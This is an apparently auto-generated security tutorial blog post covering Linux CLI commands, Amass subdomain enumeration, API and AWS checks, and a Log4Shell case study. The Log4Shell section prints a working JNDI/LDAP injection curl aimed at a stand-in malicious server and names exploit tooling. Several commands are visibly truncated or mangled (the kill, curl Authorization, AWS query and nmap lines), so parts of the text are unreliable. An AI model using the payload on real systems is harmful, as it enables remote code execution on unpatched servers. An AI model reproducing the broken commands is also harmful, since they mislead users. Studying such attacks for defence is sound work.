Listen to this Post

Introduction:
In the rapidly evolving world of cybersecurity, efficiency and a robust toolkit are paramount for penetration testers and security analysts. Moving beyond basic tool usage to mastering environment configuration and automation is what separates proficient practitioners from true experts. This article dives into essential Linux command-line techniques and a powerful open-source tool that can drastically streamline reconnaissance and vulnerability assessment workflows.
Learning Objectives:
- Master key Linux commands for efficient file manipulation, process management, and network diagnostics during security engagements.
- Learn to install, configure, and utilize a premier open-source reconnaissance tool to automate target discovery and scanning.
- Understand how to chain commands and tools together to create a seamless and repeatable penetration testing process.
You Should Know:
1. Linux CLI: The Hacker’s Foundational Toolkit
The Linux command-line interface is the engine room of cybersecurity operations. Mastery here allows for rapid data processing, system interrogation, and script automation, all with minimal resource overhead—crucial when operating on remote servers or lightweight virtual machines.
Step‑by‑step guide explaining what this does and how to use it.
File Operations & Grep: Searching through massive log files or application outputs is a daily task. The `grep` command is indispensable.
`grep -r “password” /var/log/` – Recursively search for the string “password” within the /var/log directory.
`cat large_file.txt | grep -i “error” | wc -l` – Pipe the contents of a file into `grep` (case-insensitive) to find “error”, then count the lines with wc -l.
Network Diagnostics: Understanding target connectivity and services.
`netstat -tulpn` – List all listening ports (-l) with TCP/UDP info (-tu), show process names (-p), and numerical addresses (-n). Great for checking your own system for unexpected services.
`ss -tulpn` – A modern, faster replacement for `netstat` with similar flags.
`dig +short example.com A` – Perform a quick DNS A record lookup for a domain.
Process Management: Controlling tools and exploits.
`ps aux | grep nmap` – Find all processes related to ‘nmap’.
`kill -9 ps).
`sudo netstat -tulpn | grep :80` – Check what process is listening on port 80 (requires root).
2. Mastering a Premier Reconnaissance Tool
Automated reconnaissance tools gather public information that defines the initial attack surface. A tool like Amass from OWASP is an industry-standard for comprehensive network mapping and subdomain enumeration through passive scraping and active brute-forcing.
Step‑by‑step guide explaining what this does and how to use it.
Installation: Amass can be installed via package managers or from source.
`sudo apt-get install amass` For Debian/Ubuntu
`brew install amass` For macOS
`go install -v github.com/owasp-amass/amass/v4/…@master` From Go source
Basic Passive Enumeration: Start with passive, non-intrusive data collection.
`amass enum -passive -d example.com -o example_passive.txt`
This command queries dozens of public data sources (like SSL cert logs, search engines, and archives) for subdomains related to `example.com` and saves the results.
Active Enumeration & Brute Forcing: Actively discover targets that may not be publicly indexed.
`amass enum -active -brute -d example.com -src -ip -o example_active.txt -dir ./amass_db`
The `-active` and `-brute` flags enable more intensive techniques. The `-dir` flag specifies a workspace directory for the tool’s database.
Visualizing Results: Generate a network graph of your findings.
`amass viz -dir ./amass_db -d3` – Creates a D3.js-based interactive graph you can view in a browser.
3. API Security Reconnaissance and Testing
Modern applications are built on APIs (REST, GraphQL), making them a critical attack vector. Understanding their structure and testing for common flaws is essential.
Step‑by‑step guide explaining what this does and how to use it.
Discovering Endpoints: Use tools to find and document API endpoints.
`curl -H “Authorization: Bearer
Testing for Common Vulnerabilities: Automate initial checks.
Broken Object Level Authorization (BOLA): Manually test by changing an object ID in a request: curl https://api.target.com/v1/user/123/orders` to…/user/456/orders`.
Use a tool like `kiterunner` to scan for endpoints and misconfigurations: `kr scan https://api.target.com -w ~/wordlists/api_routes.txt`
4. Cloud Environment Hardening Basics
With infrastructure moving to AWS, Azure, and GCP, understanding cloud security posture is non-negotiable.
Step‑by‑step guide explaining what this does and how to use it.
AWS CLI for Security Audits: The AWS Command Line Interface can be used to check configurations.
`aws iam get-account-authorization-details` – Review IAM policies (ensure principle of least privilege).
aws ec2 describe-security-groups --query "SecurityGroups[?IpPermissions[?ToPort==\22` && contains(IpRanges[].CidrIp, `0.0.0.0/0`)]]”- Find security groups with SSH (port 22) open to the world (0.0.0.0/0). This is a critical finding.sg-123abc`):
Mitigation Command (Example): To remove a permissive rule from a security group (
`aws ec2 revoke-security-group-ingress –group-id sg-123abc –protocol tcp –port 22 –cidr 0.0.0.0/0`
5. Vulnerability Exploitation & Mitigation: A Practical Log4Shell Example
Understanding the chain from discovery to exploitation to mitigation is key. We’ll use the Log4Shell vulnerability (CVE-2021-44228) as a case study.
Step‑by‑step guide explaining what this does and how to use it.
Discovery (Scanning): Use a dedicated scanner to find vulnerable instances.
`nmap -sV –script http-log4shell -p 80,443,8080
Exploitation (Proof-of-Concept): Launch a simple LDAP referral server and test the vulnerability.
Tools like `JNDIExploit` or `marshalsec` can be used to set up a malicious LDAP server. Only perform this in a controlled, authorized lab environment.
A simple test curl command to trigger: `curl -H ‘X-Api-Version: ${jndi:ldap://your-malicious-server:1389/a}’ http://target/app`
Mitigation (Immediate Patching): The primary mitigation is upgrading the Log4j library.
For Linux systems, use package managers: `sudo apt-get update && sudo apt-get install –only-upgrade liblog4j2-java` (Debian/Ubuntu example).
The nuclear option is to set the mitigating system property: `java -Dlog4j2.formatMsgNoLookups=true -jar your_application.jar`
What Undercode Say:
- Automation is Force Multiplication: The core of modern security testing lies not in manual execution of single tasks, but in the clever chaining of commands, scripts, and tools to create automated pipelines. This turns hours of work into minutes and ensures consistency.
- Context is King: Raw data from tools like Amass or Nmap is useless without context and analysis. The skilled practitioner uses these tools to inform their manual testing and deep-dive exploration, not replace it.
Analysis:
The post correctly identifies the synergistic relationship between foundational CLI skills and powerful, specialized tools. True expertise emerges from using the former to control, filter, and operationalize the output of the latter. The future of penetration testing is “augmented intelligence,” where human strategic thinking directs automated, intelligent agents to perform repetitive data-gathering tasks. The next evolution will involve AI-assisted tooling that can not only find vulnerabilities but also understand their business context and prioritize them based on realistic exploit paths and potential impact, moving beyond simple CVSS scores. The ethical and proficient security professional must therefore be both a master of the foundational craft and an adaptable integrator of new technologies.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Evankirstel A – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


